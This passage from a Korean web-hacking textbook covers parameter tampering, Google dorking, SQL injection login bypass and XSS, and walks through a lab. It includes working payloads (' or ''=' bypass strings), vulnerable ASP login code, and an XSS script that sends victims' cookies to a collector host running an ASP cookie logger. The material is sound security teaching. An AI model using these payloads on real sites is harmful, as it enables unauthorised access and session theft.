
[그림 4-19]에서 Email 값이 변조된 글을 확인할 수 있다. 이때 '서버에서 클라이언트로 전송되는 내용이 바뀌었으니 자신을 해킹한 건데 그게 무슨 문제야?'라는 의문을 가졌다면 앞의 내용을 아주 잘 이해한 것이다. 이런 의문은 타당하지만 이런 공격이 다음 두 가지 경우에는 위력을 가질 수 있다.

첫 번째는 클라이언트에 해킹하고자 하는 대상이 있는 경우이다. 웹 브라우저 내용만 바꾸었지만 실제로는 Active X 등의 형태로 여러 프로그램이 클라이언트에 설치되어 웹 서비스를 제공하는 경우가 많은데, 이때 클라이언트에 설치된 서비스 프로그램을 속이는 것이 가능하다.

두 번째는 서버에서 클라이언트에 정보를 전송했다가 이를 다시 전송받아 처리하는 경우이다. 예를 들면 [그림 4-20]과 같이 서버에서 변수 A의 값이 20임을 확인하고 이 값을 클라이언트에 전송한다. 그리고 서버는 전송한 변수 A가 필요할 때 자신의 데이터베이스에서 다시 읽지 않고, 클라이언트가 관련 서비스 수행할 때 서버에 다시 전송해주는 A 값을 참조하여 서비스를 수행하는 경우이다.

[그림 4-20] 클라이언트에 전송한 변수 값을 서버가 참조

❷ 단계에서 A=40이라고 바꾸어 전송하면 A 값이 [그림 4-21]과 같이 흘러간다.



[그림 4-21] 클라이언트에 변조하여 전송한 변수 값을 서버가 참조

❹ 단계에서 변조해도 되겠지만 일반적으로 ❷ 단계를 변조하는 것이 훨씬 쉽다. 이러한 정보 처리 방식은 생각보다 굉장히 다양하고 위험한 결과를 가져온다.

실생활에서 비슷한 예를 생각해보자. 경품을 나눠주기 위한 당첨권은 동전으로 긁으면 '당첨'이란 글자가 나타나므로 가게 주인은 '당첨'이란 글씨를 보고 당첨 여부를 판단할 것이다. 그런데 어떤 사람이 '당첨'이란 글씨를 자신이 받은 당첨권에 위조해서 적으면(이 과정은 마치 서버가 클라이언트가 전달해준 패킷 값을 위변조하는 것과 같다.) 어떻게 될까? 제대로 위조를 했다면 가게 주인(서버)은 경품을 꺼내줄 것이다.




[그림 4-22] 당첨권을 위변조하여 경품을 받는 경우

따라서 서버가 클라이언트로 보낸 데이터의 변조로 인해 발생하는 위험을 없애려면 서버에서 클라이언트로 전송한 값은 어떤 것도 다시 참조하지 않아야 한다. 하지만 의외로 데이터 재참조 방식은 많이 사용되고 있다.

클라이언트에서 서버로 전송되는 패킷 변조


기본적으로는 서버에서 클라이언트로 전송되는 패킷을 변조한 것과 클라이언트에서 서버로 전송되는 패킷을 변조하는 것은 같다. [그림 4-15]에서 1번 글을 조회하는 과정에서

HTTP 패킷을 웹 프록시에서 확인해보면 다음과 같이 해당 글에 대한 인수값(num=1)이 전달되는 것을 확인할 수 있다.



[그림 4-23] **서버에서 클라이언트로 전송되는 패킷**

GET을 통해서 게시판의 첫 번째 글 /bbs/board_view.asp?num=1을 보여줄 것을 서버에 요청하고 있다. num 값을 2로 바꾸어 전송해보자.



[그림 4-24] **서버에서 클라이언트로 전송되는 패킷 변조**

패킷을 보내면 2번 글이 [그림 4-25]와 같이 조회되는 것을 확인할 수 있다.



[그림 4-25] **변경된 본문 내용**

이 공격이 서버에서 클라이언트로 전송되는 패킷을 변조했을 때처럼 위험하다고는 생각하지 않을 것이다. 왜냐하면 굳이 공격하지 않고 1번 대신 2번 글을 읽어도 동일한 결과를 확인할 수 있기 때문이다. 하지만 2번 글이 비밀 글이라 게시판의 글 목록에 나타나지 않았더라면 접근이 차단된 글에 접근 권한이 생기게 될 것이다. 따라서 클라이언트에서 서버로 전송되는 패킷을 변조하는 것은, 일반적인 웹 서비스의 메뉴상 접속할 수 없는 것에 접근하거나 특정한 값을 넣어 시스템의 오작동을 유도하기 위한 목적으로 사용된다.

3. 구글 해킹을 통한 정보 수집

웹 해킹을 하면서 많은 정보를 수집하기 위해서는 검색 엔진을 이용하면 유용하다. 검색 엔진 중에는 구글이 많이 사용되는데, 구글은 다음과 같은 다양한 고급 검색 기능을 제공한다.

[표 4-2] **구글에서 제공하는 고급 검색 기능**

검색 인자	설명	검색 추가 인자
site	특정 도메인으로 지정한 사이트에서 검색하려는 문자열이 포함된 사이트를 찾음	YES
filetype	특정한 파일 유형에 한해서 검색하는 문자가 들어 있는 사이트를 찾음	YES
link	링크로 검색하는 문자가 들어 있는 사이트를 찾음	NO
cache	특정 검색어에 해당하는 캐시된 페이지를 보여줌	NO
intitle	페이지의 제목에 검색하는 문자가 들어 있는 사이트를 찾음	NO
inurl	페이지의 URL에 검색하는 문자가 들어 있는 사이트를 찾음	NO

간단하게 몇 가지 검색 인자를 사용해보자.

주요 검색 인자

■ site : 특정 사이트만을 집중적으로 선정해서 검색할 때 유용하다. 아래 검색어는 wishfree.com 도메인이 있는 페이지에서 admin 문자열을 찾으라는 의미이다.

```
site:wishfree.com admin
```

■ filetype : 특정 파일 유형에 대해 검색할 때 사용한다. [그림 4-26]은 아래 검색어를 통해

파일 확장자가 txt이고 패스워드라는 문자열이 들어간 파일을 검색한 화면이다.

```
filetype:txt 패스워드
```



[그림 4-26] filetype 기능의 예제 결과

■ intitle : 디렉터리 리스팅 취약점이 존재하는 사이트를 쉽게 찾을 수 있기 때문에 정보를 수집할 때 아주 유용하다. 아래 검색어를 입력하면 [그림 4-27]과 같이 수많은 사이트의 디렉터리 리스팅을 확인할 수 있다.

```
intitle:index.of admin
```



[그림 4-27] 디렉터리 리스팅이 가능한 사이트 검색

디렉터리 리스팅 : 웹 브라우저에서 웹 서버의 특정 디렉터리를 열면 그 디렉터리에 있는 모든 파일과 디렉터리 목록이 나열되는 것(5절의 보안 설정 취약점 참고)

검색 엔진의 검색을 피하는 방법

검색 엔진에 의한 취약점은 비교적 많이 알려져 있다. 가장 일반적인 대응법은 웹 서버의 홈 디렉터리에 robots.txt 파일을 만들어 검색할 수 없게 만드는 것이다. 예를 들어 http://www.wishfree.com/robots.txt 파일이 있으면 구글 검색 엔진은 robots.txt에 있는 디렉터리는 검색하지 않는다.

robots.txt 파일 내용의 형식은 매우 간단하고 두 개의 필드로 구성할 수 있으며 User-agent와 Disallow를 이용한다. User-agent는 검색 엔진의 검색을 막고 Disallow 필드는 특정 파일이나 디렉터리를 로봇이 검색하지 못하게 한다. 예를 통해 살펴보자.


```
User-agent: googlebot → 구글 검색 엔진의 검색을 막는다.
```

```
User-agent: * → 모든 검색 로봇의 검색을 막는다.
```

```
Disallow: dbconn.ini → dbconn.ini 파일을 검색하지 못하게 한다.
```

```
Disallow: /admin/ → admin 디렉터리에 접근하지 못하게 한다.
```

미국 백악관에서 실제로 사용하는 robot.txt 파일의 내용을 살펴보는 것도 좋은 공부가 될 것이다. http://www.whitehouse.gov/robots.txt에서 각자 확인해보자.



[그림 4-28] www.whitehouse.gov/robots.txt의 내용



저자 한마디


구글을 통한 데이터 찾기

이 절에서는 구글을 통해 해킹하는 방법을 언급하였다. 하지만 구글이 해킹만을 위해 쓰이는 것은 아니다. 저자의 경험상 구글은 아직까지 세상에서 존재하는 가장 넓은 정보의 바다로, 유용한 정보를 찾는 데 많은 도움을 준다. 저자 역시 구글의 주요 검색 인자를 외워서 업무 관련 정보를 찾을 때 많은 도움을 받고 있다.

Section 05

웹의 주요 취약점 10가지

국제웹보안표준기구 OWASP(The Open Web Application Security Project)에서는 해마다 웹 관련 상위 10개의 주요 취약점을 발표하고 있다.



[그림 4-29] OWASP 사이트

10가지 취약점은 매년 순위와 항목이 바뀌기는 하지만 대동소이하다. OWASP가 말하는 취약점의 기준을 참조하면서 주요 항목을 살펴보도록 하자.

이 책에서는 2010년을 기준으로 취약점을 정리했으며 3년마다 바뀌는 정보이기 때문에 독자가 확인하는 정보와 다소 차이가 날 수도 있다.

1. 명령 삽입 취약점

클라이언트의 요청을 처리하기 위해 전송받는 인수에는 특정 명령을 실행할 수 있는 코드가 포함되는 경우가 있다. 이를 적절히 필터링하는 등의 처리 과정을 수행하지 못하는 경우 삽입 공격에 대한 취약점이 생긴다. 명령 삽입 공격은 웹 서버와 연동되는 데이터베이


스에 임의의 SQL 명령을 실행하여 데이터를 수집할 수 있기 때문에 위험도가 매우 높다.

웹 서버는 서비스 이용자에게 인증, 게시판, 검색 등 다양한 정보를 제공하기 위해 대부분 데이터베이스와 연동되어 운영된다. 그리고 웹 서버는 데이터베이스를 이용하기 위해 SQL 쿼리를 이용한다. 웹 서버에서 데이터베이스로 전송되는 SQL 쿼리에는 아이디, 패스워드, 검색어 등 여러 가지 인수가 사용되는데, SQL 삽입 공격은 전송되는 인수에 추가적인 실행을 위한 코드를 넣는 것을 말한다.

SQL 삽입 공격을 이해하기 위해 간단한 SQL문 몇 개를 살펴보자. 일반적으로 데이터베이스에 SQL문을 보내기 위해서는 별도의 클라이언트(쿼리 분석기)가 필요하다. 데이터베이스별로 제공하는 툴도 있고 상용 툴도 있는데 여기에서는 마이크로소프트의 MS-SQL 2008(Server Management Studio)을 예로 살펴볼 것이다. 부록의 MS-SQL과 IIS의 실습 환경 참고.

[그림 4-30]은 MS-SQL 2008에서 아래 명령을 실행한 결과이다.

```
select * from [web].[dbo].[member];
```




[그림 4-30] MS-SQL 2008에서 member 테이블 조회

화면 왼쪽에는 지금까지 이용한 서버의 데이터베이스 목록이 나오고, 마지막에 웹 서버와 연동되는 web이라는 데이터베이스가 위치해 있다. [그림 4-30]에서 사용자 정보 테이블인 member 테이블의 정보를 확인하면 member 테이블에 wishfree라는 계정이 qwer1234라는 패스워드로 존재하는 것을 확인할 수 있다.

특정 사용자에 대해 아이디 목록을 조회할 때는 다음 명령어를 사용한다.


```
select user_id from [web].[dbo].[member] where user_id ='wishfree';
```

member 테이블에서(from member) ID가 wishfree인 사용자의 사용자 ID(user_id) 정보를 검색(select)하라는 의미이다.




[그림 4-31] member 테이블에서 wishfree ID 조회

[그림 4-31]을 보면 결과로 wishfree만 출력되는 것을 확인할 수 있다. 웹에서 로그인할 때도 이와 유사한 SQL문이 삽입되는데, 웹에서 사용자가 ID와 패스워드 입력창에 자신의 ID와 패스워드를 입력하면 아래와 같은 SQL문이 작성되어 데이터베이스에 전송된다.

```
select user_id from [web].[dbo].[member] where user_id ='입력된 아이디' AND
user_pw='입력된 패스워드'
```

입력된 ID와 패스워드가 동일한 계정이 있으면 아래의 결과창에 해당 ID(wishfree)가 출력될 것이다.


```
select user_id from [web].[dbo].[member] where user_id ='wishfree' AND
user_pw='qwer1234'
```



[그림 4-32] user_id, user_pw를 조건으로 입력하고 member 테이블 조회

[그림 4-32]는 사용자 ID와 패스워드를 올바르게 입력한 경우이다. 그렇다면 다음과 같이 잘못된 패스워드를 입력하면 어떻게 될까?

```
select user_id from [web].[dbo].[member] where user_id ='wishfree' AND
user_pw='qwer'
```



[그림 4-33] 잘못된 user_pw를 조건으로 입력하고 member 테이블 조회


[그림 4-33]과 같이 아무 결과도 출력되지 않는다. 사용자 ID를 잘못 입력해도 같은 결과가 나오는데, 이는 웹에서 인증을 수행할 때도 비슷하다. 결과 값이 출력되면 출력되는 ID로 로그인이 수행되고, 아무것도 출력되지 않으면 로그인이 실패하는 것이다.

실제로 웹 소스에서 해당 부분을 살펴보자.

```
Query = "SELECT user_id FROM member WHERE user_id = '"&strUser_id&"
' AND password = ' '&strPassword&" ' "
          strAuthCheck = GetQueryResult(Query)
          If strAuthCheck = " " then
               boolAuthenticated = False
          Else
               boolAuthenticated = True
          EndIf
```

일반 사용자가 웹에 접근하여 ID와 패스워드를 입력할 경우, ID는 strUser_id 변수에 넣고 패스워드는 strPassword 변수에 넣는다. 그리고 SELECT문에서 사용자의 ID와 패스워드 입력에 대한 결과는 Query 변수에 저장한다. 그리고 GetQueryResult 함수를 이용해 Query 변수에 들어 있는 SQL문을 실행한 후 그 결과를 strAuthCheck 변수에 넣는다. 이때 쿼리 결과가 존재하지 않으면 strAuthCheck는 NULL이 되어 boolAuthenticated는 거짓이 되고, 실행 결과가 존재하면 boolAuthenticated가 참이 되어 로그인 인증을 받을 수 있다.


여기까지 이해했다면 이제 SQL 삽입 공격을 이해할 수 있을 것이다. 그럼 인증하기 위해 해야 할 일은 무엇일까? 어떤 수단을 쓰든 SQL의 결과값에 NULL이 나오지 않게, 즉 출력 값이 사용자 ID가 되도록 하면 로그인에 성공할 수 있다. 물론 정확한 사용자 ID와 패스워드를 아는 것이 가장 기본적인 방법이지만, SQL문에서는 where로 입력되는 조건문을 항상 참으로 만들 수 있는 방법이 있다. 바로 조건값에 ' or ' '=' 을 입력하는 것이다. 이와 같이 아이디와 패스워드 부분에 입력하면 [그림 4-34]와 같은 결과가 나타난다.



[그림 4-34] 인증 우회를 위한 SQL 삽입 공격이 적용된 SQL 쿼리


[그림 4-34]와 같은 쿼리문이 만들어지면서 조건문(WHERE문)은 항상 만족하고 strAuthCheck 값도 항상 참이 되기 때문에 공격자는 사용자 인증에 성공하게 된다. 실제로 위와 같이 SQL문을 입력해 결과를 확인해보자.

```
SELECT user_id FROM [web].[dbo].[member] WHERE
          user_id = '' or ''='' AND user_pw = '' or ''=''
```




[그림 4-35] user_id, user_pw에 ' or ''='을 입력하고 member 테이블 조회

[그림 4-32]와 마찬가지로 맞는 패스워드를 입력했던 것과 같은 결과가 나온다. 이제 실제 웹 사이트에서 SQL 삽입 공격을 확인해보자. 잘못된 ID와 패스워드를 입력하면 다음과 같이 로그인이 실패한다.




[그림 4-36] 잘못된 ID와 패스워드를 이용한 로그인 시도

앞에서 배운 대로 ' or ''='을 입력해보자.



[그림 4-37] SQL 삽입 공격을 이용한 로그인 시도

이번에는 로그인에 성공하는 것을 알 수 있다.




[그림 4-38] 로그인 성공

그렇다면 입력될 수 있는 SQL문은 ' or ''='뿐일까? 그렇지 않다. ' or '1'='1이나 ' or ''='--와 같이 SQL문이 결과적으로 참이 될 수 있다면, SQL 삽입 공격에 사용되는 SQL문은 무엇이라도 SQL 삽입 공격에 사용될 수 있다. MS-SQL에서 '--'는 주석 처리 표시이다.

이러한 SQL 삽입 공격은 로그인뿐만 아니라 웹에서 사용자의 입력 값을 받아 데이터베이스에 SQL문으로 데이터를 요청하는 모든 곳에 가능하다. 주로 웹에서 게시판 검색, 우편번호 검색 등 대량의 정보를 검색하는 부분에서 웹 서버와 데이터베이스의 연동이 일어나기 때문에 그곳을 공략하면 SQL 삽입 공격을 수행할 수 있다.

2. XSS 취약점

XSS(Cross Site Scripting)는 공격자에 의해 작성된 스크립트가 다른 사용자에게 전달되는 것이다. 다른 사용자의 웹 브라우저 내에서 적절한 검증 없이 실행되기 때문에 사용자의 세션을 탈취하거나, 웹 사이트를 변조하거나 혹은 악의적인 사이트로 사용자를 이동시킬 수 있다. XSS은 일반적으로 [그림 4-39]와 같은 구조를 통해 이루어진다.



[그림 4-39] XSS 공격의 구조

❶ 임의의 XSS 취약점이 존재하는 서버에 XSS 코드를 작성하여 저장한다. 일반적으로 공격자는 임의의 사용자 또는 특정인이 이용하는 게시판을 이용한다.

❷ 해당 웹 서비스 사용자가 공격자가 작성해놓은 XSS 코드에 접근한다. 물론 사용자는 본인이 공격자가 작성해놓은 XSS 코드에 접근하는 것을 인지하지 못한다. 사용자는 어떤 게시판의 글을 읽는 과정에서 공격자의 XSS 코드에 접근한다.

❸ 웹 서버는 사용자가 접근한 XSS 코드가 포함된 게시판의 글을 사용자에게 전달한다.

❹ 사용자 시스템에서 XSS 코드가 실행된다.


❺ XSS 코드가 실행된 결과가 공격자에게 전달되고 공격자는 공격을 종료한다.

이 과정을 실제로 확인해보자. 여기에서 살펴볼 공격의 형태는 XSS가 포함된 글을 게시판에 올려 해당 글을 읽는 사용자의 쿠키 값을 획득하는 것이다. 이를 위해 공격자는 웹 서버 한 대를 구동시켜서 다음과 같이 쿠키 값을 획득하기 위한 간단한 코드(GetCookie.asp)를 미리 만들어놓는다.

GetCookie.asp

```
<%
        testfile=server.MapPath("GetCookie.txt")
        cookie=request("cookie")
        set fs=server.CreateObject("Scripting.FileSystemObject")
        set thisfile=fs.openTextFile(testfile,8,true,0)
        thisfile.writeline(""&cookie&"")
        thisfile.close
        set fs=nothing
%>
```

그리고 다음과 같이 게시판에 일반 글과 함께 XSS 공격용 스크립트를 작성한다.




[그림 4-40] 게시판에 XSS 취약점을 이용한 공격 코드 작성

여기에 사용된 XSS 코드는 다음과 같다.


```
<script>location.href="http://192.168.137.128/XSS/GetCookie.
asp?cookie="+document.cookie</script>
```

코드를 보면 위 게시판을 열람할 때 웹 서버(192.168.137.128)로 현재 해당 문서를 읽는 사용자의 쿠키 값을 전달하게 되어 있다. 업로드된 글을 사용자가 읽으면 화면상에는 아무런 것도 나타나지 않기도 하고, 다른 방식으로 작성하면 빈 팝업창만 뜨기도 하는 등 XSS 코드에 따라서 조금씩 다른 현상이 나타난다.



[그림 4-41] XSS 코드가 포함된 글 열람


[그림 4-41]과 같이 XSS 코드가 포함된 글을 열람하고 해당 글의 XSS 코드가 실행된 상태가 되면, 공격자는 이미 [그림 4-42]와 같이 피해자의 쿠키를 확보하여 해당 웹 페이지를 접속하고 있다.



[그림 4-42] 피해자로부터 전달받은 쿠키

실제로 해당 게시판의 XSS 공격의 취약성 여부는 다음과 같은 간단한 XSS 코드를 게시판에 입력해보고 해당 게시판의 글을 열람해보면 확인할 수 있다.

```
<script>alert(document.cookie)</script>
```



[그림 4-43] XSS 취약점 확인

③ 취약한 인증 및 세션 관리

인증이나 세션 관리와 관련된 기능이 올바르게 구현되지 않을 경우, 공격자에게 로그인을 하지 않은 상태로 서비스 페이지에 접근하거나 다른 사용자의 아이디로 가장할 수 있는 방법을 제공하는 것과 마찬가지이다. 인증이나 세션 관리 미흡으로 발생하는 문제점을 살펴보자.

취약한 패스워드 설정

취약한 인증의 가장 기본적인 문제점은 패스워드 설정이다. 이는 웹뿐만 아니라 패스워드를 사용하는 모든 운영체제와 응용 프로그램에 공통적으로 해당하는 문제이다. 웹에서는 취약한 계정을 사용하는 것이 좀더 심각한 경우가 많은데, 이는 기본적으로 개발자와 사용자가 동일하지 않기 때문이다.

웹의 경우 대부분 전문적인 개발자에 의해 개발되고 사용자는 단순하게 이를 이용할 뿐이다. 따라서 관리자 패스워드의 변경 인터페이스가 별도로 만들어져 있지 않고, 데이터베이스를 직접 변경하는 것과 같이 원시적인 형태를 갖는 경우가 많기 때문에 사용자는 최초 개발자가 설정해놓은 패스워드를 그대로 쓸 때가 많다. 그리고 개발자 역시 개발 과정에서는 패스워드에 많은 신경을 쓰지 않기 때문에 웹에서는 의외로 admin/admin과 같이 취약한 패스워드를 많이 발견할 수 있다.


사용자 측 데이터를 이용한 인증

사용자 측 데이터를 이용한 인증은 기본적으로 사용자가 아이디와 패스워드를 입력하기 때문에 당연한 듯 보이지만, 다음과 경우라면 그렇지 않다. [그림 4-44]도 최초 인증 과정은 정상적인 아이디와 패스워드의 입력으로 시작된다.




[그림 4-44] 사용자 측 데이터를 이용한 인증 과정 1단계

웹 서버에서는 아이디와 패스워드를 확인하고 해당 패스워드가 올바른 경우 접속에 대해 인증을 해주고 [그림 4-45]와 같이 인증 값으로 쿠키와 같은 세션 값을 넘겨준다. 여기까지는 아주 정상적인데 그 다음이 문제이다.




[그림 4-45] 사용자 측 데이터를 이용한 인증 과정 2단계

공격자는 [그림 4-45]와 같이 인증 후 새로운 페이지에 접근하게 되는데, 웹 서버는 새로운 페이지에 접근할 때 공격자가 [그림 4-45]에서 수신한 인증 허용 값을 전달받으면서 해당 세션이 유효한 인증인지 확인한다. 이때 공격자가 전달해주는 값(아이디 및 사용자 고유번호 등)을 이용해 해당 인증의 소유자(Identity)를 구분한다.



[그림 4-46] 사용자 측 데이터를 이용한 인증 과정 3단계

즉 공격자는 세션 인증 값은 그대로 사용하고 [그림 4-47]과 같이 UserNo 값만 변경함으로써 다른 계정으로 로그인한 것처럼 웹 서비스를 이용할 수 있게 된다.



[그림 4-47] 사용자 측 데이터를 이용한 인증 취약점 공격

이러한 문제점은 기본적으로 최초 인증 이후에 인증과 자신의 신분을 밝히는 주체를 클라이언트에게 넘겼기 때문이다. 이처럼 인증에서뿐만 아니라 데이터의 신뢰도에 대한 증명의 권한을 클라이언트에게 넘기면 클라이언트는 얼마든지 그것을 악용할 수 있다. 웹의 많은 취약점은 그저 편리하다는 이유로 자신이 적용해야할 통제를 클라이언트에게 넘기는 데 있음을 기억해야 한다.

4. 직접 객체 참조

직접 객체 참조는 파일, 디렉터리, 데이터베이스 키와 같이 내부적으로 구현된 객체에 대한 참조가 노출될 때 발생한다. 접근 통제에 의한 확인이나 다른 보호 조치가 없다면 공격자는 권한 없는 데이터에 접근하기 위해 노출된 참조를 조작할 수 있다.

디렉터리 탐색

디렉터리 탐색(Directory Traversal)은 웹 브라우저에서 확인 가능한 경로의 상위로 탐색하여 특정 시스템 파일을 다운로드하는 공격 방법이다. 자료실에 올라간 파일을 다운로드할 때 전용 다운로드 프로그램이 파일을 가져오는데, 이때 파일 이름을 필터링하지 않아서 발생하는 취약점이다.

